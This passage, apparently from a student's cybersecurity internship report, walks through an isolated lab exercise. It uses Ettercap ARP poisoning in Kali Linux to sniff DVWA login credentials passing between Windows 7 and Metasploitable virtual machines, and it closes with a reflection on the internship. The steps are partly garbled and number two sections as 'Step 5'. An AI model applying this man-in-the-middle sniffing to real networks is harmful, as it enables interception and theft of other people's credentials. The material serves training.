located in the window's left bottom corner.






## Perform Sniffing using Ettercap in kali linux


Step 1: Open the Metasploitable machine, Windows 7, and Kali Linux simultaneously, and keep them all in the host only adapter. Then sign in as root in the Kali Liunx terminal. Then, use nbtscan to discover the IP address of Windows 7 that is metaploitable.




Step 2: Then go to toolbar and select Ettercap.





Step 3: Enter the password of root that is kali and authenticate it.








Step 4: The top of the Ettercap prompt will open, and you may tick the appropriate item by selecting it. then select hosts from the settings menu, then select scan host from the hosts menu. then visit hostlist. Choose the Windows IP address as target 1 and specify the Metasploitable IP as target 2. Then, go to ARP and leave it at default. Finally, go to the global symbol global.






Step 5: Login to meta and ping the windows 7. Open windows 7 goto internet explorer write ip address of metasploitable in the browser and press enter. After getting the page go to the link DVWA then login as admin and password give it as password.





Step 5: Now got to kali linux and then to ethercap prompt you can see the user's name and the password.



## Conclusion:

My cybersecurity internship was an enriching and educational experience that provided me with valuable skills and knowledge in this field. We worked on various projects and gained a very good knowledge regarding the cyber security domain. The trainers were very helpful and personnel attention was given to every student and one on one doubt clearing was also there. I would like to thank the organization for giving me this wonderful opportunity to pursue the internship and I believe this experience has prepared me well for a career in cybersecurity. I look forward to utilizing the skills and knowledge gained during the internship to make a meaningful impact in the field of cyber security.